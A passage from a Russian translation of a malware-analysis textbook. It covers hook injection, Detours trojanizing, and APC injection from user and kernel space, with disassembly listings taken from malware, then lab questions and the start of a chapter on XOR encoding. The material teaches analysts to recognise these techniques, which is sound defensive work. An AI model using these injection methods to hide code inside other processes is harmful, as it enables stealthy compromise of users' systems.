


Рисунок 12-3. Поток событий и сообщений Windows с внедрением перехвата и без него

Локальные и удалённые перехваты

Существует два типа перехватов Windows:

- Локальные перехваты используются для наблюдения за сообщениями внутреннему процессу или их изменения.
- Удалённые перехваты используются для наблюдения за сообщениями удалённому процессу, то есть другому процессу в системе, или их изменения.

Удалённые перехваты бывают двух видов: высокого и низкого уровня. Для удалённых перехватов высокого уровня процедура перехвата должна быть экспортируемой функцией внутри DLL, которую ОС отображает в пространство процесса перехваченного потока или всех потоков. Для удалённых перехватов низкого уровня процедура должна находиться в процессе, установившем перехват. Эта процедура получает уведомление до того, как ОС успевает обработать событие.

Кейлоггеры, использующие перехваты

Внедрение перехвата часто применяется во вредоносных приложениях, называемых кейлоггерами, которые регистрируют нажатия клавиш. Нажатия можно перехватывать, регистрируя перехваты высокого или низкого уровня с типами процедур `WH_KEYBOARD` и `WH_KEYBOARD_LL` соответственно.

Для процедур `WH_KEYBOARD` перехват часто работает в контексте удалённого процесса, но может выполняться и в процессе, который его установил. Для процедур `WH_KEYBOARD_LL` события отправляются непосредственно установившему перехват процессу, поэтому он работает в контексте создавшего его процесса. При использовании любого типа кейлоггер может перехватывать нажатия клавиш и записывать их в файл либо изменять перед передачей процессу или системе.

Использование `SetWindowsHookEx`

Основной вызов функции для удалённого перехвата Windows - `SetWindowsHookEx`, имеющий следующие параметры:

- `idHook` задаёт тип устанавливаемой процедуры перехвата.
- `lpfn` указывает на процедуру перехвата.
- `hMod` для перехватов высокого уровня определяет дескриптор DLL, содержащей процедуру перехвата, заданную `lpfn`. Для перехватов низкого уровня он определяет локальный модуль, где задана процедура `lpfn`.
- `dwThreadId` задаёт идентификатор потока, с которым должна быть связана процедура перехвата. Если параметр равен нулю, процедура связывается со всеми существующими потоками, работающими на том же рабочем столе, что и вызывающий поток. Для перехватов низкого уровня он должен быть равен нулю.

Процедура перехвата может содержать код обработки сообщений, поступающих от системы, либо ничего не делать. В любом случае она должна вызвать `CallNextHookEx`, что гарантирует получение сообщения следующей процедурой перехвата в цепочке вызовов и продолжение правильной работы системы.

Выбор целевого потока

При выборе конкретного `dwThreadId` вредоносная программа обычно содержит инструкции для определения используемого идентификатора системного потока либо рассчитана на загрузку во все потоки. Однако вредоносная программа загружается во все потоки только в том случае, если это кейлоггер или аналогичное средство, целью которого является перехват сообщений. Загрузка во все потоки может снизить производительность работающей системы и вызвать срабатывание IPS. Поэтому, если цель состоит лишь в загрузке DLL в удалённый процесс, ради скрытности внедрится только один поток.

Для выбора одного потока требуется найти целевой процесс в списке процессов, а если он ещё не работает, вредоносной программе может понадобиться запустить его. Если вредоносное приложение перехватывает часто используемое сообщение Windows, вероятность срабатывания IPS выше, поэтому вредоносные программы нередко устанавливают перехват на редко используемое сообщение, например `WH_CBT`, сообщение компьютерного обучения.

В листинге 12-4 приведён ассемблерный код, выполняющий внедрение перехвата для загрузки DLL в пространство памяти другого процесса.

```
00401100    push    esi
00401101    push    edi
00401102    push    offset LibFileName ; "hook.dll"
00401107    call    LoadLibraryA
0040110D    mov     esi, eax
0040110F    push    offset ProcName    ; "MalwareProc"
00401114    push    esi                ; hModule
00401115    call    GetProcAddress
0040111B    mov     edi, eax
0040111D    call    GetNotepadThreadId
00401122    push    eax                ; dwThreadId
00401123    push    esi                ; hmod
00401124    push    edi                ; lpfn
00401125    push    WH_CBT             ; idHook
00401127    call    SetWindowsHookExA
```

Листинг 12-4. Ассемблерный код внедрения перехвата

В листинге 12-4 вредоносная DLL (hook.dll) загружается вредоносной программой, после чего получается адрес вредоносной процедуры перехвата. Процедура MalwareProc вызывает только CallNextHookEx. Затем SetWindowsHookEx вызывается для потока notepad.exe, если notepad.exe работает. GetNotepadThreadId - локально определённая функция, получающая dwThreadId для notepad.exe. Наконец, внедрённому notepad.exe отправляется сообщение WH_CBT, чтобы заставить notepad.exe загрузить hook.dll. Это позволяет hook.dll работать в пространстве процесса notepad.exe.

После внедрения hook.dll может выполнить полный вредоносный код, хранящийся в DllMain, маскируясь под процесс notepad.exe. Поскольку MalwareProc вызывает только CallNextHookEx, она не должна мешать входящим сообщениям, но вредоносная программа часто немедленно вызывает в DllMain функции LoadLibrary и UnhookWindowsHookEx, чтобы входящие сообщения не пострадали.

Detours

Detours - библиотека, разработанная Microsoft Research в 1999 году. Первоначально она предназначалась для простого инструментирования и расширения существующей функциональности ОС и приложений. Библиотека Detours позволяет разработчику легко изменять приложения.

Авторы вредоносных программ тоже любят Detours и используют библиотеку для изменения таблицы импорта, присоединения DLL к существующим файлам программ и добавления перехватов функций в работающие процессы.

Чаще всего авторы вредоносных программ применяют Detours для добавления новых DLL в существующие двоичные файлы на диске. Вредоносная программа изменяет структуру PE и создаёт раздел с именем .detour, обычно помещаемый между таблицей экспорта и отладочными символами. Раздел .detour содержит исходный заголовок PE с новой таблицей адресов импорта. Затем автор с помощью поставляемого с библиотекой Detours инструмента setdll изменяет заголовок PE, чтобы он указывал на новую таблицу импорта.

На рисунке 12-4 показано представление PEview, где Detours используется для троянизации notepad.exe. Обратите внимание, что новая таблица импорта в разделе .detour в точке □ содержит evil.dll, показанную в точке □. Теперь evil.dll будет загружаться при каждом запуске Блокнота. Блокнот продолжит работать как обычно, и большинство пользователей даже не узнает,

что была выполнена вредоносная DLL.




Рисунок 12-4. Detours и evil.dll в PEview

Известно, что вместо официальной библиотеки Microsoft Detours авторы вредоносных программ используют альтернативные и собственные методы добавления раздела .detour. Применение таких способов добавления раздела не должно влиять на вашу способность анализировать вредоносную программу.

Внедрение APC

Ранее в этой главе вы увидели, что, создав поток с помощью CreateRemoteThread, можно вызвать функциональность в удалённом процессе. Однако создание потока требует накладных расходов, поэтому эффективнее было бы вызвать функцию в существующем потоке. В Windows такая возможность реализована в виде асинхронного вызова процедуры (asynchronous procedure call, APC).

APC может направить поток на выполнение другого кода перед возвращением к обычному пути выполнения. К каждому потоку привязана очередь APC, которая обрабатывается, когда поток находится в состоянии готовности к оповещению, например при вызове WaitForSingleObjectEx, WaitForMultipleObjectsEx или Sleep. По сути, эти функции дают потоку возможность обработать ожидающие APC.

Если приложение помещает APC в очередь, когда поток готов к оповещению, но ещё не начал выполняться, поток начинает работу с вызова функции APC. Поток по очереди вызывает функции для всех APC в своей очереди. После завершения очереди поток продолжает обычный путь выполнения. Авторы вредоносных программ используют APC для вытеснения потоков в состоянии готовности к оповещению и немедленного выполнения своего кода.

APC бывают двух видов:

- APC, созданный для системы или драйвера, называется APC режима ядра.
- APC, созданный для приложения, называется APC пользовательского режима.

Вредоносные программы создают APC пользовательского режима и из пространства ядра, и из пользовательского пространства, применяя внедрение APC. Рассмотрим оба метода подробнее.

Внедрение APC из пользовательского пространства

Из пользовательского пространства другой поток может поставить функцию в очередь для вызова в удалённом потоке с помощью функции API QueueUserAPC. Поскольку для запуска APC пользовательского режима поток должен находиться в состоянии готовности к оповещению, вредоносная программа ищет потоки процессов, которые, вероятно, перейдут в такое состояние. К счастью для аналитика, WaitForSingleObjectEx - очень распространённый вызов Windows API, поэтому потоков в состоянии готовности к оповещению обычно много.

Рассмотрим параметры QueueUserAPC: pfnAPC, hThread и dwData. Вызов QueueUserAPC является запросом к потоку с дескриптором hThread выполнить функцию, заданную pfnAPC, с параметром dwData. В листинге 12-5 показано, как вредоносная программа может с помощью QueueUserAPC принудительно загрузить DLL в контексте другого процесса, хотя к моменту выполнения этого кода целевой поток уже выбран.

Примечание. При анализе код выбора потока можно найти по таким вызовам API, как CreateToolhelp32Snapshot, Process32First и Process32Next, используемым вредоносной программой для поиска целевого процесса. За ними часто следуют вызовы Thread32First и Thread32Next в цикле, ищущем целевой поток внутри выбранного процесса. В качестве альтернативы вредоносная программа может применить Nt/ZwQuerySystemInformation с классом сведений SYSTEM_PROCESS_INFORMATION для поиска целевого процесса.

```
00401DA9      push    [esp+4+dwThreadId] ; dwThreadId
00401DAD      push    0                  ; bInheritHandle
00401DAF      push    10h                ; dwDesiredAccess
00401DB1      call    ds:OpenThread ①
00401DB7      mov     esi, eax
00401DB9      test    esi, esi
00401DBB      jz      short loc_401DCE
00401DBD      push    [esp+4+dwData]      ; dwData = dbnet.dll
00401DC1      push    esi                 ; hThread
00401DC2      push    ds:LoadLibraryA ② ; pfnAPC
00401DC8      call    ds:QueueUserAPC
```

Листинг 12-5. Внедрение APC из приложения пользовательского режима

Получив идентификатор целевого потока, вредоносная программа использует его для открытия дескриптора потока, как показано в точке □. В данном примере она пытается заставить поток загрузить DLL в удалённый процесс, поэтому вызывается QueueUserAPC, где pfnAPC получает значение LoadLibraryA в точке □. Параметр, передаваемый LoadLibraryA, содержится в dwData; ранее в коде ему была присвоена DLL dbnet.dll. После помещения APC в очередь и перехода потока в состояние готовности к оповещению удалённый поток вызовет LoadLibraryA, заставив целевой процесс загрузить dbnet.dll.

В этом примере вредоносная программа выбрала целью svchost.exe, популярный объект внедрения APC, поскольку его потоки часто находятся в состоянии готовности к оповещению. Чтобы гарантировать быстрое выполнение, вредоносная программа может внедрить APC в каждый поток svchost.exe.

Внедрение APC из пространства ядра

Вредоносные драйверы и руткиты часто хотят выполнять код в пользовательском пространстве, но простого способа для этого нет. Один из применяемых методов - внедрение APC из пространства

ядра для выполнения кода в пользовательском пространстве. Вредоносный драйвер может создать APC и направить поток на его выполнение в процессе пользовательского режима, чаще всего `svchost.exe`. APC такого типа нередко состоят из шелл-кода.

Для использования APC драйверы устройств задействуют две основные функции: `KeInitializeApc` и `KeInsertQueueApc`. В листинге 12-6 приведён пример применения этих функций в рутките.

```
000119BD    push    ebx
000119BE    push    1
000119C0    push    [ebp+arg_4]
000119C3    push    ebx
000119C4    push    offset sub_11964
000119C9    push    2
000119CB    push    [ebp+arg_0]
000119CE    push    esi
000119CF    call     ds:KeInitializeApc
000119D5    cmp     edi, ebx
000119D7    jz      short loc_119EA
000119D9    push    ebx
000119DA    push    [ebp+arg_C]
000119DD    push    [ebp+arg_8]
000119E0    push    esi
000119E1    call     edi                ; KeInsertQueueApc
```

Листинг 12-6. Внедрение APC пользовательского режима из пространства ядра

Сначала APC необходимо инициализировать вызовом `KeInitializeApc`. Если шестой параметр (`NormalRoutine`) в точке `□` не равен нулю, а седьмой параметр (`ApcMode`) в точке `□` имеет значение 1, перед нами тип пользовательского режима. Следовательно, по этим двум параметрам можно определить, использует ли руткит внедрение APC для выполнения кода в пользовательском пространстве.

`KeInitializeAPC` инициализирует структуру `KAPC`, которую необходимо передать `KeInsertQueueApc`, чтобы поместить объект APC в соответствующую очередь APC целевого потока. В листинге 12-6 структура `KAPC` будет находиться в `ESI`. После успешного выполнения `KeInsertQueueApc` APC становится в очередь на выполнение.

В этом примере вредоносная программа выбрала целью `svchost.exe`, но для такого вывода пришлось бы проследить предпоследний параметр, помещённый в стек перед `KeInitializeApc`. Этот параметр содержит внедряемый поток. В данном случае он находится в `arg_0`, как показано в точке `□`. Поэтому необходимо проследить код назад и выяснить, как было задано `arg_0`, чтобы увидеть, что целью являлись потоки `svchost.exe`.

Заключение

В этой главе мы рассмотрели распространённые скрытые способы запуска вредоносных программ, от простых до сложных. Многие методы включают изменение оперативной памяти системы, как при внедрении DLL, вытеснении процесса и внедрении перехвата. Другие методы изменяют двоичные файлы на диске, например добавляют раздел `.detour` в PE-файл. Хотя все эти методы очень различаются, они достигают одной цели.

Аналитик вредоносных программ должен уметь распознавать методы запуска, чтобы знать, как искать вредоносную программу в работающей системе. Распознавание и анализ методов запуска являются лишь частью полного анализа, поскольку все программы запуска делают только одно: запускают вредоносную программу.

В следующих двух главах вы узнаете, как вредоносные программы кодируют данные и обмениваются ими по сети.

Лабораторные работы

Лабораторная работа 12-1

Проанализируйте вредоносные программы из файлов Lab12-01.exe и Lab12-01.dll. При анализе убедитесь, что эти файлы находятся в одном каталоге.

Вопросы

1. Что происходит при запуске исполняемого файла вредоносной программы?
2. В какой процесс выполняется внедрение?
3. Как заставить вредоносную программу прекратить показывать всплывающие окна?
4. Как работает эта вредоносная программа?

Лабораторная работа 12-2

Проанализируйте вредоносную программу из файла Lab12-02.exe.

Вопросы

1. Каково назначение этой программы?
2. Как программа запуска скрывает выполнение?
3. Где хранится вредоносная полезная нагрузка?
4. Как защищена вредоносная полезная нагрузка?
5. Как защищены строки?

Лабораторная работа 12-3

Проанализируйте вредоносную программу, извлечённую при анализе лабораторной работы 12-2, либо используйте файл Lab12-03.exe.

Вопросы

1. Каково назначение этой вредоносной полезной нагрузки?
2. Как вредоносная полезная нагрузка внедряет себя?

3. Какие следы эта программа оставляет в файловой системе?

Лабораторная работа 12-4

Проанализируйте вредоносную программу из файла Lab12-04.exe.

Вопросы

1. Что выполняет код по адресу 0x401000?
2. В какой процесс внедрён код?
3. Какая DLL загружается с помощью LoadLibraryA?
4. Какой четвёртый аргумент передаётся вызову CreateRemoteThread?
5. Какую вредоносную программу сохраняет основной исполняемый файл?
6. Каково назначение этого файла и сохранённой вредоносной программы?

Глава 13. Кодирование данных

В контексте анализа вредоносных программ термин «кодирование данных» относится ко всем формам изменения содержимого с целью скрыть намерение. Вредоносные программы используют методы кодирования для маскировки вредоносной деятельности, и аналитику необходимо понимать эти методы, чтобы полностью разобраться в программе.

При использовании кодирования данных злоумышленники выбирают метод, наилучшим образом отвечающий их целям. Иногда они выбирают простые шифры или базовые функции кодирования, которые легко запрограммировать и которые обеспечивают достаточную защиту; в других случаях используют сложные криптографические шифры или собственное шифрование, затрудняющее выявление и обратную разработку.

Мы начнём главу с поиска и распознавания функций кодирования, а затем рассмотрим стратегии декодирования.

Цель анализа алгоритмов кодирования

Вредоносные программы используют кодирование в самых разных целях. Чаще всего оно применяется для шифрования сетевого обмена. Кодирование также служит для сокрытия внутренней работы вредоносной программы. Например, автор может использовать слой кодирования для следующих целей:

- Скрыть конфигурационные сведения, например домен командно-контрольного сервера.
- Сохранить сведения в промежуточный файл перед их кражей.
- Хранить используемые вредоносной программой строки и декодировать их непосредственно перед использованием.
- Замаскировать вредоносную программу под законный инструмент, скрыв строки, используемые для вредоносной деятельности.

При анализе алгоритмов кодирования наша цель всегда состоит из двух частей: определить функции кодирования, а затем использовать полученные знания для раскрытия секретов злоумышленника.

Простые шифры

Простые методы кодирования существуют тысячи лет. Можно было бы предположить, что огромная вычислительная мощность современных компьютеров сделала простые шифры вымершими, но это не так. Простые методы кодирования часто применяются, чтобы скрыть читаемость содержимого для человека либо преобразовать данные в другой набор символов.

Простые шифры часто критикуют за примитивность, но они дают вредоносным программам много преимуществ, включая следующие:

- Они достаточно малы для использования в средах с ограниченным пространством, например в шелл-коде эксплойта.
- Они менее очевидны, чем более сложные шифры.
- Они создают небольшие накладные расходы и поэтому почти не влияют на производительность.

Авторы вредоносных программ, использующие простой шифр, не рассчитывают стать неуязвимыми для обнаружения; им лишь нужен простой способ помешать базовому анализу выявить их деятельность.

Шифр Цезаря

Один из первых известных шифров - шифр Цезаря. В Римской империи его использовали, чтобы скрывать сообщения, которые курьеры переносили через поля сражений. Это простой шифр, образованный сдвигом букв алфавита на три позиции вправо. Например, ниже показано секретное военное сообщение, зашифрованное шифром Цезаря:

ATTACK AT NOON
DWWDFN DW QRRQ

XOR

Шифр XOR - простой шифр, похожий на шифр Цезаря. XOR означает исключающее ИЛИ и является логической операцией, которой можно изменять биты.

Шифр XOR использует статическое байтовое значение и изменяет каждый байт открытого текста, выполняя с ним логическую операцию XOR. Например, на рисунке 13-1 показано, как сообщение АТТАСК АТ NOON кодируется XOR с байтом 0x3C. Каждый символ представлен ячейкой: сверху находится символ ASCII или управляющий код, а снизу - шестнадцатеричное значение символа.


A	T	T	A	C	K		A	T		N	O	O	N
0x41	0x54	0x54	0x41	0x43	0x4B	0x20	0x41	0x54	0x20	0x4E	0x4F	0x4F	0x4E
													
}	h	h	}	DEL	W	FS	}	H	FS	r	s	s	r
0x7d	0x68	0x68	0x7d	0x7F	0x77	0x1C	0x7d	0x68	0x1C	0x72	0x71	0x71	0x72

Рисунок 13-1. Строка ATTACK AT NOON, закодированная XOR с 0x3C: исходная строка сверху, закодированная снизу

Как видно из примера, шифр XOR часто создаёт байты, не ограничивающиеся печатаемыми символами; здесь они обозначены затенёнными ячейками. Буква С в слове АТТАСК преобразуется в шестнадцатеричное значение 0x7F, которое обычно обозначает символ удаления. Аналогично пробел преобразуется в 0x1C, обычно используемый как разделитель файлов.

Шифр XOR удобен тем, что он прост, требует всего одной машинной инструкции и обратим.

Обратимый шифр использует одну и ту же функцию для кодирования и декодирования. Чтобы декодировать данные, закодированные XOR, достаточно повторить операцию XOR с тем же ключом, который применялся при кодировании.

Обсуждаемая нами реализация XOR, где ключ одинаков для каждого кодируемого байта, называется однобайтовым кодированием XOR.

Полный перебор кодирования XOR

Представим, что мы расследуем инцидент с вредоносной программой. Мы узнаём, что за несколько секунд до её запуска в каталоге кэша браузера создаются два файла. Один из них - SWF-файл, который, как мы предполагаем, используется для эксплуатации подключаемого модуля Flash браузера. Другой называется a.gif, но, похоже, не имеет заголовка GIF, который начинался бы символами GIF87a или GIF89a. Вместо этого файл a.gif начинается с байтов, показанных в листинге 13-1.

```
5F 48 42 12 10 12 12 12 16 12 1D 12 ED ED 12 12   _HB.....
AA 12 12 12 12 12 12 12 52 12 08 12 12 12 12 12   .....R.....
12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12   .....
12 12 12 12 12 12 12 12 12 12 12 12 13 12 12     .....
A8 02 12 1C 0D A6 1B DF 33 AA 13 5E DF 33 82 82     .....3..^..3..
46 7A 7B 61 32 62 60 7D 75 60 73 7F 32 7F 67 61   Fz{a2b` }u`s.2.ga
```

Листинг 13-1. Первые байты файла a.gif, закодированного XOR

Мы подозреваем, что файл может быть исполняемым файлом, закодированным XOR, но как это выяснить? Для однобайтового кодирования подходит стратегия полного перебора.

Поскольку для каждого символа файла существует лишь 256 возможных значений, компьютер достаточно легко и быстро может применить к заголовку файла XOR со всеми 255 возможными однобайтовыми ключами и сравнить результат с ожидаемым заголовком исполняемого файла. XOR-кодирование каждым из 255 ключей можно выполнить сценарием, а таблица 13-1 показывает, что способен обнаружить его вывод.

В таблице 13-1 приведены первые несколько байтов файла a.gif, закодированные разными ключами XOR. Цель полного перебора - пробовать разные значения ключа, пока не появится узнаваемый результат, в данном случае заголовок MZ. В первом столбце указано используемое значение ключа XOR, во втором показаны начальные байты преобразуемого содержимого, а в последнем отмечено, найдено ли предполагаемое содержимое.

Таблица 13-1. Полный перебор исполняемого файла, закодированного XOR

Значение ключа XOR	Начальные байты файла	Найден заголовок MZ?
Исходные	5F 48 42 12 10 12 12 12 16 12 1D 12 ED ED 12 12	Нет
XOR с 0x01	5e 49 43 13 11 13 13 13 17 13 1c 13 ec ec 13	Нет
XOR с 0x02	5d 4a 40 10 12 10 10 10 14 10 1f 10 ef ef 10	Нет
XOR с 0x03	5c 4b 41 11 13 11 11 11 15 11 1e 11 ee ee 11	Нет
XOR с 0x04	5b 4c 46 16 14 16 16 16 12 16 19 16 e9 e9 16	Нет
XOR с 0x05	5a 4d 47 17 15 17 17 17 13 17 18 17 e8 e8 17	Нет

Значение ключа XOR	Начальные байты файла	Найден заголовок MZ?
...	...	Нет
XOR с 0x12	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00	Да!

Обратите внимание, что в последней строке таблицы XOR с 0x12 обнаруживает заголовок MZ. PE-файлы начинаются буквами MZ, а шестнадцатеричные значения M и Z равны соответственно 4d и 5a, то есть это первые два байта данной строки.

Далее мы изучаем более крупную часть заголовка и теперь можем увидеть другие части файла, как показано в листинге 13-2.

```

4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00    MZP.....
B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00    .....@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    .....
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00    .....
BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90    .....!.L!..
54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73    This program mus

```

Листинг 13-2. Первые байты расшифрованного PE-файла

Здесь видны слова `This program mus.` Это начало заглушки DOS, распространённого элемента исполняемого файла, и дополнительное подтверждение того, что перед нами действительно PE-файл.

Полный перебор множества файлов

Полный перебор можно использовать и упреждающе. Например, если требуется проверить множество файлов на наличие PE-файлов, закодированных XOR, можно создать 255 сигнатур для всех сочетаний XOR, сосредоточившись на элементах файла, которые, по вашему мнению, могут присутствовать.

Предположим, например, что мы хотим найти варианты однобайтового XOR-кодирования строки `This program`. Заголовок PE-файла часто содержит такую строку, как `This program must be run under Win32` или `This program cannot be run in DOS`. Создав все возможные перестановки исходной строки с каждым значением XOR, мы получим набор сигнатур для поиска, показанный в таблице 13-2.

Таблица 13-2. Создание сигнатур для полного перебора XOR

Значение ключа XOR	This program
Исходное	54 68 69 73 20 70 72 6f 67 72 61 6d 20
XOR с 0x01	55 69 68 72 21 71 73 6e 66 73 60 6c 21
XOR с 0x02	56 6a 6b 71 22 72 70 6d 65 70 63 6f 22
XOR с 0x03	57 6b 6a 70 23 73 71 6c 64 71 62 6e 23
XOR с 0x04	50 6c 6d 77 24 74 76 6b 63 76 65 69 24
XOR с 0x05	51 6d 6c 76 25 75 77 6a 62 77 64 68 25

Выявление циклов XOR в IDA Pro

Теперь представьте, что вы нашли шелл-код внутри SWF-файла. Вы дизассемблируете его в IDA Pro и хотите найти цикл XOR, который, как вы предполагаете, декодирует связанный файл a.gif.

В дизассемблированном коде циклы XOR можно узнать по небольшим циклам с инструкцией XOR внутри. Проще всего найти цикл XOR в IDA Pro, выполнив поиск всех инструкций XOR:

1. Убедитесь, что просматриваете код; заголовок окна должен содержать IDA View.
2. Выберите **Search > Text**.
3. В диалоге **Text Search** введите xor, установите флажок **Find all occurrences** и нажмите **OK**. Должно появиться окно, похожее на показанное на рисунке 13-2.




Рисунок 13-2. Поиск XOR в IDA Pro

Сам факт нахождения инструкции XOR не означает, что она используется для кодирования. XOR может применяться для разных целей. Одно из применений - очистка содержимого регистра. Инструкции XOR встречаются в трёх формах:

- XOR регистра с самим собой.
- XOR регистра или ссылки на память с константой.
- XOR одного регистра или ссылки на память с другим регистром или ссылкой на память.

Наиболее распространена первая форма, поскольку XOR регистра с самим собой является эффективным способом обнуления регистра. К счастью, очистка регистра не связана с кодированием данных, поэтому её можно игнорировать. Как видно на рисунке 13-2, большинство перечисленных инструкций выполняет XOR регистра с самим собой, например xor edx, edx.

Цикл XOR-кодирования может использовать любую из двух других форм: XOR регистра с константой или XOR регистра с другим регистром. Если повезёт, это будет XOR регистра с константой: такой вариант подтверждает, что вы, вероятно, видите кодирование, и сразу раскрывает ключ. Инструкция xor edx, 12h на рисунке 13-2 является примером второй формы XOR.

Один из признаков кодирования - небольшой цикл, содержащий функцию XOR. Рассмотрим инструкцию, найденную на рисунке 13-2. Как показывает блок-схема IDA Pro на рисунке 13-3, XOR с 0x12 действительно является частью небольшого цикла. Также видно, что блок loc_4012F4 увеличивает счётчик, а блок loc_401301 проверяет, не превысил ли счётчик определённую длину.

